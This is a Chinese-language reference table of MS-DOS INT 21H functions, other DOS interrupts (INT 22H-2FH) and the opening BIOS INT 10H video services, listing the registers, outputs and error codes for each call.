BH=2 1 当在分析串中说明了一个文件名,则修改在FCB中缺省的文件名。
=0 不考虑修改文件名,如果在分析串中没有文件名,则文件名域被置为ASCII码空。
BH=1 1 当在分析串中说明一驱动器,则修改PCB中的驱动器ID字节。
=0 不考虑修改驱动器ID字节,如果在分析串中有驱动器说明驱动器码域被置为0(缺省)
BH=0 1 忽略开头的分隔符
=0 考虑开头的分隔符
DS,SI=文件名字串;位移 ES,DI=FCB段;位移
输出参数: AL=00 未遇到全局(任意)字符 01 被分析串中包含全局字符(*,?)
0FFH 驱动器说明无效
DS,SI=被分析文件名之后的首地址
ES,DI=FCB的段;位移

注 释:
此功能分析一个文件名说明字符串,并且根据分析结果填写FCB,文件名分隔符包括:
.,:,*?+TAB空格

功能 2AH 取系统日期
得到系统日,星期,月,年
输入参数: 无
输出参数: CX=年(1980-2099)
DH=月(1-12)
DL=天(1-31)
AL=星期

功能 2BH 置系统日期
初始化系统时钟驱动器为指定日期。
输入参数: CX=年(1980-2099)
DH=月(1-12)
DL=天(1-31)
输出参数: AL=00 日期设置成功 0FFH 日期无效

功能 2CH 取系统时间
从系统实时时钟驱动器中得到当天的时间,转换为小时,分,秒和百分秒。
输入参数: 无
输出参数: CH=小时(0-23)
CL=分(0-59)
DH=秒(0-59)
DL=百分秒(0-99)

功能 2DH 置系统时间
初始化系统的实时时钟为指定的小时,分,秒和百分秒。
输入参数: CH=小时(0-23)
CL=分(0-59)
DH=秒(0-59)
DL=百分秒(0-99)
输出参数: AL=00 设置时间成功 FFH 时间无效

功能 2EH 置确认标志

关闭或打开在操作系统中自动先读后写数据确认标志。
 输入参数: AL=00 关闭确认标志 01 打开确认标志
 输出参数: 无

功能 2FH 取盘传送区DTA地址
 对FCB的文件读/写操作得到当前盘传送区(DTA)地址。
 输入参数: 无
 输出参数: ES, BX = 盘传送区段, 位移

功能 30H 取DOS版本号
 返回正在运行的DOS版本号, 在应用程序中该功能决定与其环境的兼容性。
 输入参数: 无
 输出参数: AH = 次版本号(DOS2.1=0AH等) AL = 主版本号(DOS2.1=02H等)

功能 31H 结束并驻留(保持进程)
 结束进程, 但不释放内存。如果程序返回到 COMMAND.COM, 则控制转到 COMMAND.COM 的常驻部分, 若需要则重装入暂存部分, 同时接收控制。如果执行的是一批文件, 则取文件的下一行并解释执行, 否则显示提示符接收用户命令。
 输入参数: AL = 返回码 DX = 保留的内存大小(字节)
 输出参数: 无

功能 32H 取指定驱动器的DPB地址 (保留)
 输入参数: DL = 驱动器号 (0 = 当前驱动器, 1 = 驱动器A...)
 输出参数: DS, BX = DPB地址

功能 33H 取或置CTRL-BREAK标志
 确定操作系统的CTRL-BREAK或CTRL-C检查标志状态。
 输入参数: 如果取CTRL-BREAK标志状态: AL=00
 如果置CTRL-BREAK标志状态: AL=01
 输出参数: DL=00 CTRL-BREAK检查被关闭 DL=01 CTRL-BREAK检查被打开

功能 34H 取DOS忙闲标志字节INDOS地址 (保留)
 输入参数: ES, BX = INDOS地址
 注释: INDOS=0时表示当前系统中无INT 21H被调用, 非零时表示系统当前有INT 21H在活动。

功能 35H 取中断向量
 取指定的中断处理程序地址
 输入参数: AL = 中断号
 输出参数: ES, BX = 中断处理程序的段, 位移

功能 36H 取自盘空间
 得到有关驱动器的信息, 从而可计数盘容量。
 输入参数: DL = 驱动器号(0 = 缺省, 1 = A等)
 输出参数: 如果说明的驱动器有效:
 AX = 每扇区数 BX = 可用簇数
 CX = 每扇区字节数 DX = 每个驱动器簇数(分配单位)
 如果说明的驱动器无效: AX = FFFFH

功能 37H 取或置参数分隔符和设备名许可标志 (保留)
 输入参数: AL = 操作号: 0 = 取参数分隔符 1 = 置参数分隔符
 2 = 取设备名许可标志 3 = 置设备名许可标志
 DL = 参数分隔符或设备名许可标志(当AL=1或3)
 DL = 参数分隔符或设备名许可标志(当AL=0或2)

功能 38H 取或置国别信息
 输入参数: 如果取当前国别信息: DS, DX = 返回信息缓冲区段, 位移
 AL=01至0FEH 指定国别代码<255
 =0FFFH 指定国别代码>=255
 BX = 16位国别码(对AL=0FFFH)
 DS, DX = 返回信息缓冲区段, 位移
 如果置当前国别码:
 AL = 01H至0FEH 国别码<255
 0FFFH 国别码>=255
 BX = 16位国别码(对AL=0FFFH)
 DX = 0FFFFH
 输出参数: 成功: 进位标志=清除
 取当前国别信息:
 BX = 国别码 DS, DX = 国别信息地区地址
 失败: 进位标志=置位 AX = 错误码 2 国别码无效

功能 39H 创建子目录
 用指定的驱动器和路径创建子目录。
 输入参数: DS, DX = ASCII码路径说明的段, 位移
 输出参数: 成功: 进位标志=清除
 失败: 进位标志=置位
 AX = 错误码 3 路径未找到 5 拒绝存取

功能 3AH 删除子目录
 用说明的驱动器和路径删除一子目录。
 输入参数: DS, DX = ASCII码路径说明的段, 位移
 输出参数: 成功: 进位标志=清除
 失败: 进位标志=置位
 AX = 错误码 3 路径未找到 5 拒绝存取

功能 3BH 置当前目录
 以指定的驱动器和路径置为当前目录或缺省目录。
 输入参数: DS, DX = ASCII码路径说明的段, 位移
 输出参数: 成功: 进位标志=清除
 失败: 进位标志=置位
 AX = 错误码 3 路径未找到

功能 3CH 创建或截断文件
 给一ASCII文件说明, 在指定或缺省的目录下创建一新文件。如果说明的文件已存在, 则它的长度被截为0。在二种情况下, 文件被打开并返回一16位的文件描述字。(token handle) 该描述字用于进一步的存取文件。
 输入参数: CX = 文件属性 00H 标准 01H 只读
 02H 隐含 04H 系统
 DS, DX = ASCII码文件说明段, 位移
 输出参数: 成功: 进位标志=清除 AX = 文件描述字
 失败: 进位标志=置位
 AX = 错误码 3 路径未找到 4 打开文件过多 5 拒绝存取

功能 3DH 打开文件
 给一ASCII文件说明, 在指定或缺省驱动器的目录中, 打开指定的文件。为后面的存取文件, 返回一16位的文件描述字(token handle)。
 输入参数: DS, DX = ASCII码文件说明段, 位移
 输出参数: 成功: 进位标志=清除 AX = 文件描述字
 失败: 进位标志=置位
 AX = 错误码 1 功能号无效 2 文件未找到
 3 路径未找到或文件不存在 4 打开文件过多 5 拒绝存取
 0CH 存取码无效

功能 3EH 关闭文件
 给一文件描述字, 它由前面的成功打开(功能 3DH)或创建(功能 3CH, 5AH, 5BH)返

回, 清除全部内部缓冲区到盘中, 关闭文件, 并释放描述字供再用。如果文件被修改或扩充, 在目录项中的日期, 时间和文件大小被修改。
 输入参数: BX = 文件描述字
 输出参数: 成功: 进位标志=清除
 失败: 进位标志=置位
 AX = 错误码 6 描述字无效或未打开文件

功能 3FH 读文件或设备
 从前面的成功打开(功能 3DH)或创建(功能 3CH, 5AH, 5BH)功能调用中给一有效的文件描述字, 一个缓冲区地址和字节长度, 传送给当前文件指针下的数据到缓冲区, 随后修改文件指针位置。
 输入参数: BX = 文件描述字 CX = 所读字节数
 DS, DX = 段, 缓冲区位移
 输出参数: 成功: 进位标志=清除 AX = 实际读字节数 0 文件结束
 失败: 进位标志=置位 AX = 错误码 5 拒绝存取
 6 描述字无效或文件未打开

功能 40H 写文件或设备
 从前面的成功打开(功能 3DH)或创建(功能 3CH, 5AH, 5BH)操作给一文件描述字, 一缓冲区和字节长度, 从缓冲区中传送给数据到文件中, 并修改文件指针位置。
 输入参数: BX = 文件描述字 CX = 写的字节数
 DS, DX = 缓冲区段, 位移
 输出参数: 成功: 进位标志=清除 AX = 实际读字节数 0 盘满
 失败: 进位标志=置位 AX = 错误码 5 拒绝存取
 6 描述字无效或文件未打开

功能 41H 删除文件
 从指定或缺省的盘目录中删除一文件。
 输入参数: DS, DX = ASCII文件说明段, 位移
 输出参数: 成功: 进位标志=清除
 失败: 进位标志=置位 AX = 错误码 2 文件未找到 5 拒绝存取

功能 42H 移动文件指针
 相对于文件开始, 文件尾, 或当前文件位置置文件指针位置。
 输入参数: AH = 42H AL = 方式码
 =0 从文件开始绝对字节位移(总是正的双整数)
 =1 从当前位置的字节位移(正或负的双整数)
 =2 从文件尾的字节位移(正或负的双整数)
 BX = 文件描述字
 CX, DX = 偏移字节数
 输出参数: 成功: 进位标志=清除 DX, AX = 新指针位置
 失败: 进位标志=置位 AX = 错误码
 1 功能号无效 6 描述字无效或未打开

功能 43H 取或置文件属性
 得到或改变文件属性(只读, 隐含, 系统, 档案)
 输入参数: AL = 00H 取文件属性 01H 置文件属性
 CX = 新属性
 Bit5 = 档案 Bit2 = 系统 Bit1 = 隐含 Bit0 = 只读
 DS, DX = 文件说明ASCII码串的段, 位移
 输出参数: 成功: 进位标志=清除 AL = 00 则 CX = 属性
 失败: 进位标志=置位 AX = 错误码
 1 功能码无效 2 文件未找到
 3 路径未找到或文件不存在 5 属性不能改变

功能 44H 设备驱动控制(IOCTL)
 应用和设备驱动程序间直接传送控制信息。
 输入参数: AL = 00H 取设备信息 01H 置设备信息
 02H 从设备控制通道读到缓冲(字符设备)
 03H 从缓冲写到设备控制通道(字符设备)
 04H 与02H相同, 但驱动号在BL中(块设备)
 05H 与03H相同, 但驱动号在BL中(块设备)
 06H 取输入状态 07H 取输出状态
 08H 特殊块设备是否改变 09H 还是设备是本地
 还是远程
 0AH 描述字是本地还是远程
 BX = 描述字 若功能码为00H, 01H, 02H, 03H, 06H, 07H, 0AH或,
 BL = 驱动器号(0 = 缺省, 1 = A等) 若功能码为04H, 05H, 08H, 或09H
 CX = 读写字节数
 DS, DX = 位移缓冲区的段, 功能为02H至05H
 DX = 设备信息, 功能码01H(当调用时, 8-15必须为0)
 对字符设备:
 15位=0 保留
 14位=1 设备可处理以功能码02H和03H发送的控制串(该位只能读不能写)
 8-13位=0 (保留)
 7位=1 表示字符设备 6位=0 输入文件结束
 5位=1 以二进制或原始("raw")方式操作
 0 以被加工("cooked")方式操作
 4位=0 (保留) 3位=1 时钟(CLOCK)设备
 2位=1 NUL设备 1位=1 控制台输出设备
 0位=1 控制台输入设备
 对盘文件:
 8-15=0 (保留) 7位=0 表示盘文件
 6位=0 已写文件 0-5位=驱动器号(0=A, 1=B)
 输出参数: 成功: 进位标志=清除 AX = 对功能码为02H至05H AL
 为传送字节数
 AL = 状态, 如果功能码为06H至07H 0 未准备好 1 固定的
 AX = 值, 如果功能码为08H 0 可移动的 1 固定的
 DX = 设备信息, 如果功能码为00H(见前述设备映像信息字)
 失败: 进位标志=置位 AX = 错误码 1 功能号无效
 4 无描述字可用 5 拒绝存取
 6 描述字无效或未打开
 0DH 数据无效 0FH 设备号无效

功能 45H 复制描述字
 对当前打开的设备或文件, 返回一指向同样文件或设备(相同位置)的新的描述字。
 输入参数: BX = 文件描述字
 输出参数: 成功: 进位标志=清除 AX = 新的文件描述字
 失败: 进位标志=置位 AX = 错误码
 4 无描述字可用 6 描述字无效或未打开

功能 46H 强制复制描述字
 给两个描述字, 使第二个描述字指向第一个描述字所打文件的相同位置。
 输入参数: BX = 头一文件描述字 CX = 第二个文件描述字
 输出参数: 成功: 进位标志=清除 AX = 错误码
 失败: 进位标志=置位 AX = 错误码
 4 无描述字可用 6 描述字无效或未打开

功能 46H 强迫复制描述字

给两个描述字,使第二个描述字指向第一个描述字所打文件的相同位置。
输入参数: BX=头一文件描述字 CX=第二个文件描述字
输出参数:

成功: 进位标志=清 AX=错误码
失败: 进位标志=置 AX=错误码
4 无描述字可用 6 描述字无效或未打开

功能 47H 取当前目录

得到从根到当前目录的ASCII码路径描述和目录名。

输入参数: DL=驱动器码(0=缺省,1=A等)

DS,SI=64字节查找缓冲区,位移

输出参数: 成功: 进位标志=清

缓冲区为从根到当前目录的全路径名。
失败: 进位标志=置 AX=错误码 0FH 驱动器说明无效

功能 48H 分配内存

分配一块内存,返回指向分配区开始的指针。

输入参数: BX=所需内存的字节数

输出参数: 成功: 进位标志=清 AX=分配块的初始段

失败: 进位标志=置 AX=错误码
7 内存控制块破坏 8 内存不够
BX=最大可用块的大小

功能 49H 释放内存

释放内存块使它可为别的程序所用。

输入参数: ES=释放块的段

输出参数: 成功: 进位标志=清 AX=分配块的初始段

失败: 进位标志=置 AX=错误码
7 内存控制块破坏 9 ES为不正确的段

功能 4AH 修改内存分配

根据应用程序的需要,动态缩小或扩充内存块。

输入参数: BX=以字节为单位重新申请块的大小

ES=修改块的段

输出参数: 成功: 进位标志=清 AX=分配块的初始段

失败: 进位标志=置 AX=错误码
9 内存控制块被破坏 8 内存不够
9 ES为不正确的段

BX=可用的最大块大小

功能 4BH 执行程序

允许一应用程序运行另一程序,当它完成时重新取得控制并且任选的是检查子程序的

返回码,也可用于装入覆盖,但一般不常用。

输入参数: AL=00 装入并执行 05 装入不执行

ES,BX=参数块段,位移 DS,DX=程序说明段,位移

输出参数: 成功: 进位标志=清 除CS和IP外,破坏全部寄存器,

失败: 进位标志=置 AX=错误码 包括堆栈指针

1 功能无效 2 文件未找到或路径无效

5 拒绝存取 8 内存不够装入程序

0AH 环境无效 0BH 格式无效

功能 4CH 带返回码结束

完成最后退出到DOS或到父进程,传回一返回码,DOS则进行下列活动:

- 1. 从PSP,000AH中恢复结束描述字向量
2. 从PSP,000EH中恢复CTRL-BREAK向量
3. 刷新文件缓冲
4. 转到结束处理地址

如果程序返回到 COMMAND.COM 而不是其它程序,则控制转到 COMMAND.COM 的驻留部分并且在需要时重新装入 COMMAND.COM 的暂存部分。如果 COMMAND.COM 接着判定正执行一批文件,则文件的下一行被提取和解释,否则显示一提示符等待下一用户命令。

输入参数: AL=返回码

输出参数: 无

功能 4DH 取返回码

成功地完成一EXEC调用(功能4BH)后,父进程用于得到子进程的返回码。

输入参数: 无

输出参数: AH=退出类型

00 正常结束 01 由CTRL-C结束

02 由标准设备错误结束 03 由调用功能31H结束

功能 4EH 查找第一个匹配项

以ASCII串方式给一文件说明,在缺省或指定盘的缺省目录上查找头一个匹配文件。

输入参数: CX=查找中所用属性 DS,DX=ASCII文件说明段,位移

输出参数: 成功: 进位标志=清 当前盘传送区为:

字节0-20=保留给DOS的顺序调用

字节21=匹配文件属性 字节22-23=文件时间

字节24-25=文件日期 字节26-27=文件长度

字节28-29=文件长度高位部分 字节30-42=ASCII串形式文件名和扩展名

失败: 进位标志=置 AX=错误码 1 格式无效 2 路径无效

12H 未找到匹配目录项

功能 4FH 查找下一匹配项

假使前功能调用4EH成功,在当前或指定盘的子目录中寻找匹配原文件说明的下一文件。

输入参数: 无

输出参数: 成功: 进位标志=清

当前盘传送区所填内容如下:

字节0-20=保留给DOS的顺序调用

字节21=匹配文件属性 字节22-23=文件时间

字节24-25=文件日期 字节26-27=文件长度的低位部分

字节28-29=文件长度的高位部分 字节30-42=ASCII串形式的文件名和扩展名

失败: 进位标志=置 AX=错误码 12H 未找到匹配目录项

功能 50H 设置新的PSP段地址

输入参数: BX=新PSP段地址 (保留)

功能 51H 取当前的PSP段地址 (保留)

输出参数: BX=当前的PSP段地址 (保留)

功能 52H 取系统参数表地址 (保留)

输出参数: ES,BX=系统参数表段地址 (保留)

功能 53H BPB数据向DPB转换 (保留)

输入参数: DS,SI=BPB地址 ES,BP=变换缓冲区地址

输出参数: ES,BP=DPB地址

注: IO.SYS和设备驱动程序具有BPB,它记录着与设备有关的参数。

功能 54H 取确认标志(取写校验的状态)

得到系统确认(读后写)标志的当前值。

输入参数: 无

输出参数: AL=当前确认标志值 00 确认标志关 01 确认标志开

功能 55H 根据当前的PSP建立新程序段前缀PSP (保留)

输出参数: DX=新程序段前缀的地址

注: 1. 此功能复制当前执行程序的SPS到指定的内存中,并且修改新的PSP后使其它

程序使用。

2. 此功能与功能26H基本相同,但功能26H是以程序的代码段CS,00FFH 中的

数据为基础建立新PSP,而此功能是以当前PSP为基础建新PSP,所以,功能26H

仅适用于COM型程序。

功能 56H 重命名文件

重命名一文件并且移动它的目录项到同一盘上的不同目录。

输入参数: DS,DX=当前ASCII文件名段,位移

ES,DI=新ASCII文件名段,位移

输出参数: 成功: 进位标志=清 失败: 进位标志=置

AX=错误码 2 文件未找到 3 路径未找到或文件不存在

5 拒绝存取 11H 不是相同设备

功能 57H 取或置文件目录项的日期和时间

读或修改标志文件目录项的日期和时间。

输入参数: 对置日期和时间: AH=57H AL=00 BX=文件描述字

对取日期和时间: AH=57H AL=01 BX=文件描述字

CX=时间 0BH-0FH位=小时(0-24) 05H-0AH位=分(0-59)

00H-04H位=2秒增量(0-29)

DX=日期 09H-0FH位=年(相对1980) 05H-08H位=月(0-12)

00H-04H位=日(0-31)

输出参数: 成功: 进位标志=清 取时间和日期;

失败: 进位标志=置 AX=错误码

1 功能码无效 0 描述字无效

功能 58H 取或置分配策略

得到或改变当前DOS存储分配策略的标识码。

输入参数: 对取分配策略: AH=58H AL=00

对置分配策略: AH=58H AL=01

BX=策略码 00 头一个适合

输出参数: 成功: 进位标志=清 最佳适合 01 最后二个适合

失败: 进位标志=置 AX=策略码 1 功能码无效

功能 59H 取或置分配策略

在INT 21H功能调用不成功之后得到详细的错误信息,包括建议采取的措施。

输入参数: BX=00H

输出参数: AX=扩充错误码

1 功能号无效 2 文件未找到

3 路径未找到 4 打开的文件太多

5 拒绝存取 6 描述字无效

7 内存控制块被破坏 8 内存不够

9 内存控制块无效 0AH 环境无效

0BH 格式无效 0CH 存根码无效

0DH 日期无效 0EH 变码

0FH 盘驱动器无效 10H 关闭扇去当

11H 不是相同设备 12H 无更多文件

13H 盘写保护 14H 未知单元

15H 驱动器未准备好 16H 未知命令

17H 数据错(CRC) 18H 块的申请类型

19H SEEK错 1AH 未知介质结构

1BH 扇区未找到 1CH 打印机无纸

1DH 写错 1EH 读错

1FH 一般失败 20H 共享冲突

21H 锁冲突 22H 改变扇冲突

23H 无PCB可用 24-4FH 保留

50H 文件已存在 51H 保留

52H 不能建目录 53H INT 24H失败

(严重错误中断)

BH=错误类型

1 超出资料(如存错或通道)

2 无错,但暂存情形(situation)(如在文件封锁区域)可预料结束

3 权限问题 4 系统软件内部错

5 硬件失效

6 系统软件出错而非活动进程错(如错误的文件分布)

7 应用程序错 8 文件或项未找到

9 文件或项的无效格式或类型 0AH 文件或项内部错

0BH 盘错,盘上坏点,或存错介质问题 0CH 其它错

BL=建议的行动

1 重试合理次数,最后提示用户选择放弃(ABORT)或忽略(INGORE)

2 重试合理次数,在重试有一定延迟,随后提示用户放弃或忽略

3 从用户中得到正确信息,(典型的由不正确的文件名或驱动器说明引起)

4 放弃应用程序并清除(例如,以尽可能有序的方式结束程序,释放扇,关闭文件等)

5 无清除地立即退出,(系统可能被损坏并试图关闭文件等,此时不退出可能更有害)

6 忽略错误

7 用户干预排除错误后再试

CH=错误场所

1 未知 2 块设备(盘或磁仿真器)

3 网络相关 4 串行设备

5 内存相关

功能 5AH 创建临时文件

在指定或缺省的盘驱动器或目录中,以唯一的名称创建一临时或工作文件,同时

为进一步的读写打开文件。

输入参数: CX=属性 00H 标准 01H 只读

DS,DX=ASCII路径说明段,位移 02H 隐含 04H 系统

输出参数: 成功: 进位标志=清 AX=描述字

失败: 进位标志=置 AX=错误码

3 路径未找到 5 拒绝存取

功能 5BH 创建新文件

给一ASCII文件说明,在缺省或指定的判目录中创建一文件,返回一个用于进

一步存取文件的描述字,同时打开文件。

输入参数: CX=属性
00H 正常 01H 只读
02H 隐含 04H 系统
DS,DX=ASCII 路径说明段,位移
输出参数: 成功: 进位标志=清 AX=文件描述字
失败: 进位标志=置 AX=错误码
3 路径未找到 4 无描述字可用
5 拒绝存取 50H 文件已存在

功能 5CH 控制记录存取
封锁或开锁多任务或网络系统中文件的一指定区域。

输入参数: AL=功能码
00 封锁 01 开锁
BX=文件描述字 CX=高区域部分位移
DX=低区域部分位移 SI=高区域部分位移
DI=低区域部分位移
输出参数: 成功: 进位标志=清
失败: 进位标志=置
AX=错误码 1 功能码无效 6 描述字无效
21H 全部或部分区域已被封锁

功能 5DH 保留

功能 5EH 网络功能1

子功能 00H 取机器名

返回标志局部计算机的ASCII串(0结束)。Microsoft网络必须运行该功能请求
输入参数: AL=00 DS,DX=接收串的用户缓冲段,位移
输出参数: 成功: 进位标志=清 CH=00 名字未定义 >00 名字定义
CL=NEFBIOS名字号,对CH≠00
DS,DX=标识段,位移,对CH≠00
失败: 进位标志=置 AX=错误码 1 功能码无效

子功能 02H 置打印机设置

在所有文件定向到一特殊的网络打印机前,说明一发送串,允许用户在不同的网络节点对相同的打印机说明独立的操作方式,Microsoft网必须用该功能请求。
输入参数: AL=02 BX=重定向列表索引
CX=设置串的长度 DS,SL=设置串的段,位移
输出参数: 成功: 进位标志=清
失败: 进位标志=置 AX=错误码 1 功能码无效

子功能 03H 取打印机设置

对一特定网络打印机得到打印机设置串Microsoft网必须用该功能。
输入参数: AL=03 BX=重定向列表索引
ES,DI=接收设置串缓冲的段,位移
输出参数: 成功: 进位标志=清 CX=打印机设置串长
失败: 进位标志=置 AX=错误码 1 功能码无效

功能 5FH 网络功能2

子功能 02H 取重定向列表项

允许检查系统的重定向列表,它与网络文件的局部逻辑名,目录或打印机相关Microsoft网需要运行该功能请求。

输入参数: AL=02 BX=重定向列表索引
DX,SI=存设备名的16字节缓冲段,位移
ES,DI=存网络名的128字节缓冲段,位移
输出参数: 成功: 进位标志=清 BH=设备状态标志
0位=0 设备有效 1 设备无效
BL=设备类型 03 打印机 04 驱动器
CX=存参数值 DX=破坏 BP=破坏
DS,SI=局部设备ASCII名字地址
ES,DI=ASCII名字地址
失败: 进位标志=置 AX=错误码
1 功能码无效 12H 无更多文件

子功能 03H 重定向设备

联接局部设备名和网络名建立通过网络的重新定向,Microsoft网必须运行该功能。
输入参数: AL=03 BL=设备类型 03 打印机 04 驱动器
CX=所存调用参数 DX,SI=ASCII局部设备名的段,位移
ES,DI=ASCII码网络名后跟ASCII命令的段,位移
输出参数: 成功: 进位标志=清
失败: 进位标志=置 AX=错误码 1 功能码无效
源或目的串是错误格式 源设备已重新定向
3 路径未找到 5 拒绝存取 8 内存不够

子功能 04H 中止重新定向

删除局部设备名与网络名的联接,以终止前面重新定向请求,Microsoft网必须运行该功能请求。
输入参数: AL=04 DS,SI=局部设备名ASCII串的段,位移
输出参数: 成功: 进位标志=清
失败: 进位标志=置 AX=错误码 1 功能码无效
ASCII串未命名存在的源设备 0FH 服务器机重新定向暂停

功能 60H 保留

功能 61H 保留

功能 62H 取到当前执行程序的PSP段地址

输入参数: 无

输出参数: BX=程序前缀段地址

功能 63H 取开头字符表

取扩展字符表范围合法开头字符系统表的地址,置或取间歇的控制台标志,功能63H只在DOS2.25中可用,在DOS3版中不支持该功能。

输入参数: AL=子功能 00 取系统开头字节表地址
01 置或清除临时控制台标志 02 取临时控制台标志
若AL=01 DL=01 置临时控制台标志 DL=00 清除临时控制台标志
输出参数: 若取开头字节表地址; DS,SI=表的段,位移

若取临时控制台标志; DL=标志值

INT 22H 结束地址
INT 22H (内存地址0,0088H到0,008BH)的机器中断向量包含接收控制处理程序的地址,而当前执行的程序则以INT 20H或INT 21H的功能00H,31H或4CH结束。在一程序被装入但还未开始执行之前,结束地址复制到程序前缀的0AH至0DH;同时作为DOS结束操作的一部分从程序段前缀恢复(此时由用户程序修改),注意绝不要直接调用该中断。

INT 23H CTRL-C处理地址

INT 23H(内存地址0,008CH到0,008FH)机器中断向量包含CTRL-C(CTRL-BREAK)在IBMP兼容机接收控制处理程序地址;而CTRL-C在任意字符I/O操作期间和大多数其它的DOS功能调用期间(假设BREAK标志为打开ON)被检查,当一个程序被装入但还未开始执行时,上述的地址被复制到程序前缀的0EH到11H字节,并且作为DOS结束操作的一部分从程序段前缀恢复(若它被应用程序修改),决不要直接调用该功能。

INT 24H 严重错误处理地址

INT 24H(内存地址从0,0090H到0,0093H)的机器中断向量包含各一严重错误(通常是硬件错)被检测到时接收控制的程序地址,在程序程序装入但还未开始执行之前,该地址被复制到程序段前缀的12H至15H字节,同时作为DOS结束操作的一部分,决不要直接调用该中断。

INT 25H 绝对读盘

提供直接DOS BIOS模块从一逻辑扇区读取数据到指定内存位置。

输入参数: AL=驱动器号(0=A,1=B,等)CX=所读扇区数
DX=开始相对(逻辑)扇区号 DS,BX=盘传送区的段,位移
输出参数: 成功: 进位标志=清
失败: 进位标志=置 AX=错误码(见注释)

注 释: 1.除寄存器外,所有寄存器都被破坏
2.当中断返回时,由INT 25H推进线的CPU标志仍在栈中,返回后,必须由一POPF或ADD SP,2清除,以防止栈无限增长。
3.错误码解释如下,低字节(AL)中错误码与INT 24H中返回在DI低字节的错误码相同,高字节(AH)包括:

- 80H 附带失败回答
40H 随机移动失败
20H 控制器失败
10H 数据错(坏的CRC)
08H 直接存取(DMA)失败
04H 请求的扇区未找到
03H 试图在写保护的软盘上写
02H 没找到地址标志
01H 除上面列出的错误外的其它类型的错误

INT 26H 绝对写盘

提供直接DOS BIOS模块从内存缓冲写数到逻辑扇区

输入参数: AL=驱动器号(0=A,1=B,等)CX=写扇区数
DX=开始相对(逻辑)扇区号 DS,BX=盘传送区段,位移
输出参数: 成功: 进位标志=清
失败: 进位标志=置 AX=错误码(见注释)

注 释: 同 INT 25H

INT 27H 结束并驻留内存

终止当前程序的执行,但保留部分或全部它的内存,使得它不被另一装入的程序覆盖,DOS随后执行下列动作:

- 1.从PSP,000AH恢复结束向量(INT 22H)
2.从PSP,000EH恢复严重错误处理向量。
3.转到结束地址。

如果程序返回到COMMAND.COM而不是另一程序,控制转到COMMAND.COM的驻留部分,同时如果需要则装入COMMAND.COM的暂存部分,如果COMMAND.COM接着检查到正在执行一批文件,则取下一行的批文件并解释,否则,显示一提示接收下一用户命令。

输入参数: DX=要保护程序的最后一字节加1的位移(包括程序段前缀)
CS=程序段前缀

输出参数: 无

INT 28H 保留

INT 29H 保留

INT 2AH 保留

INT 2BH 保留

INT 2CH 保留

INT 2DH 保留

INT 2EH 保留

INT 2FH 假脱机打印控制

提供一文件假脱机打印,从假脱机打印队列中删除一文件,或得到打印机的状态。

输入参数: AL=00H 取安装状态 01H 送文件打印
02H 从打印队列中删除文件 03H 终止队列中所有文件
04H 为该状态挂起打印任务 05H 为该状态结束挂起
DS,DX=对功能01H为地址段,位移
对功能02H为ASCII文件说明段,位移

输出参数: 成功: 进位标志=清
对功能00H:
AL=状态00H 如果未安装,则现在可以安装
01H 如果未安装,则现在不可以安装
0FH 已安装

对功能04H:

DX=错误计数 DS,SI=打印队列的段,位移

失败: 进位标志=置 AX=错误码
1 功能无效 2 文件未找到
3 路径未找到 4 打开的文件太多
5 拒绝存取 8 队列满
9 假脱机忙 0CH 名字太长
0FH 驱动程序无效

二. BIOS 调用部分

INT 10H (显示驱动服务)

IBM PC 的 ROM 软件中包含了字符和图形驱动程序的完整集合, 这些子程序由 INT 10H 存取, 它提供了显示方式选择, 光标定位, 正文显示, 滚动和显点等功能. 有关各种显示驱动功能更详细的信息可以从 PC, XT, PCjr 和 PC/AT 的技术参考手册的 ROM BIOS 列表得到.

显示驱动子程序的公共调用序列如下:

```
mov ah, 功能 ; AH 为功能类型
```

; 其它的寄存器为调用参数

INT 10H ; 转 ROM BIOS

虽然每个 INT 10H 的显示功能有不同的参数并返回不同的结果, 但一般规则如下:

- AH 的内容决定了调用类型, 如果 AH 的号超出显示驱动程序合法的功能号范围, 将不产生任何结果(合法范围根据机器和显示卡类型变化)
- 所写字符或象素值通常放在 AL 中
- BX, CX, DX 和段寄存器由所有的显示驱动程序保存, 其它寄存器的内容, 特别是 SI 和 DI 可能被破坏
- X 坐标(列数); 对图形功能存放在 CX 中, 或对字符功能存放在 DL 中
- 若用显示页则送到 BH

功能 00H 置显示方式

选择当前的显示方式, 如果有多于一个的显示卡, 也选择活动的显示控制器.

输入参数: AL = 显示方式号 (0-13H)

00H	40x25	黑白文本(CGA)	01H	40x25	彩色文本(CGA)
02H	80x25	黑白文本(CGA)	03H	80x25	彩色文本(CGA)
04H	320x200	4色图形(CGA)	05H	320x200	4色图形(CGA)
06H	640x200	2色图形(CGA)	07H	80x25	单色文本(MDA)
08H	160x200	16色图形(PCjr)	09H	320x200	16色图形(PCjr)
0AH	640x200	4色图形(PCjr)	0DH	320x200	16色图形(EGA)
0EH	640x200	16色图形(EGA)	0FH	640x350	单色图形(EGA)
10H	640x350	16色图形(EGA)	11H	640x480	2色图形(VGA)
12H	640x480	16色图形(VGA)	13H	320x200	256色图形(VGA)

输出参数: 无

功能 01H 置光标类型

选择闪烁硬件光标(字符方式)的开始和结束行.

输入参数: AH=01H CH=光标开始行(见注释) CL=光标结束行(见注释)

输出参数: 无

注释: 光标合法开始和结束行的最大值由显示卡的类型决定, 由 ROM BIOS 选择的缺省值是:

显示方式	开始行	结束行
单字符方式 07H	11	12
字符方式 00H, 03H	6	7

功能 02H 置光标位置

用字符坐标, 确定现时屏幕光标位置.

输入参数: BH=页号(图形方式置0) DH=行(Y坐标) DL=列(X坐标)

输出参数: 无

功能 03H 读光标位置

在字符坐标中, 取光标的当前位置.

输入参数: BH=页号

输出参数: CH=光标开始行 CL=光标结束行 DH=行(Y坐标) DL=列(X坐标)

功能 04H 读光标位置

取光笔的当前状态和位置

输入参数: 无

输出参数: AH=0 光笔未放下/未触发 =1 光笔放下/触发

CH=象素行(Y坐标, 0-199) BX=象素列(X坐标, 0-319或0-639)

取决于图形方式和显示卡)

DH=字符行(Y坐标, 0-24) DL=字符列(X坐标, 0-79或0-39)

功能 05H 选择显示页

为显示器选择活动的显示页

输入参数: AL=页码

9-7	方式00H和01H(CGA)	0-3	方式02H和03H(CGA)
0-7	方式02H和03H(EGA)	0-7	方式0DH(EGA)
0-3	方式0EH(EGA)	0-1	方式0FH(EGA)
0-1	方式10H(EGA)		

或(只在PCjr中)

AL=80H 读CRT/CPU寄存器 81H 置CPU寄存器

82H 置CRT寄存器 83H 置CPU和CRT寄存器

BH=对于功能82H和83H为CRT页

BL=对于功能81H和83H为CPU页

输出参数: 在标准PC上: 无

在PCjr上, 如果AL第7位=1则: BH=CRT寄存器

BL=CPU寄存器

